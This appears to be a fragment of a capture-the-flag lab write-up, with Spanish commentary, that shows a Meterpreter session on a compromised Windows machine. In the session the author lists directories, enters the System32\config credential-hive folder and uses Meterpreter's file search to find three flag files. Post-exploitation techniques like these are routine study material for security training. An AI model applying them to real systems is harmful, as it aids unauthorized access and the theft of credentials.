040777/rwxrwxrwx  0     dir   2009-07-14 07:08:56 +0200  Documents and Settings
040777/rwxrwxrwx  0     dir   2009-07-14 05:20:08 +0200  PerfLogs
040555/r-xr-xr-x  4096  dir   2019-03-17 23:22:01 +0100  Program Files
040555/r-xr-xr-x  4096  dir   2019-03-17 23:28:38 +0100  Program Files (x86)
040777/rwxrwxrwx  4096  dir   2019-03-17 23:35:57 +0100  ProgramData
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:22 +0100  Recovery
040777/rwxrwxrwx  4096  dir   2023-12-01 01:59:48 +0100  System Volume Information
040555/r-xr-xr-x  4096  dir   2018-12-13 04:13:28 +0100  Users
040777/rwxrwxrwx  16384 dir   2019-03-17 23:36:30 +0100  Windows
100666/rw-rw-rw-  24    fil   2019-03-17 20:27:21 +0100  flag1.txt
000000/---------  0     fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0     fif   1970-01-01 01:00:00 +0100  pagefile.sys
```


```
(Meterpreter 2)(C:\) > cat flag1.txt
flag{access_the_machine}(Meterpreter 2)(C:\) >
```

TYPE comando para Windows

2 flag




```
(Meterpreter 2)(C:\) > cat flag1.txt
flag{access_the_machine}(Meterpreter 2)(C:\) > Interrupt: use
(Meterpreter 2)(C:\) > cd Windows\\System32\\config
(Meterpreter 2)(C:\Windows\System32\config) > ls
Listing: C:\Windows\System32\config
==================================

Mode              Size      Type  Last modified              N
```





```
100666/rw-rw-rw-  262144  fil   2023-12-01 02:15:11 +0100  SYSTEM.LOG1
100666/rw-rw-rw-  0       fil   2009-07-14 04:34:08 +0200  SYSTEM.LOG2
100666/rw-rw-rw-  65536   fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2019-03-17 23:21:22 +0100  SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx  4096    dir   2018-12-13 00:03:05 +0100  Txr
100666/rw-rw-rw-  34      fil   2019-03-17 20:32:48 +0100  flag2.txt
040777/rwxrwxrwx  4096    dir   2010-11-21 03:41:37 +0100  systemprofile
```

```
(Meterpreter 2)(C:\Windows\System32\config) > cat flag2.txt
flag{sam_database_elevated_access}(Meterpreter 2)(C:\Windows\System32\config) >
```


3 flag







Para que sea mas sencillo meterpreter tiene utilidades si buscamos con el comando search -f +nombredelarchivo
te da la ruta como aqui


(Meterpreter 2)(C:\Users\Jon\Documents) > cat flag3.txt
flag{admin_documents_can_be_valuable}(Meterpreter 2)(C:\Users\Jon\Documents) > search -f flag3.txt
Found 1 result...
==========
Path Size (bytes) Modified (UTC)
---- ---------- --------------
c:\Users\Jon\Documents\flag3.txt 37 2019-03-17 20:26:36 +0100
(Meterpreter 2)(C:\Users\Jon\Documents) >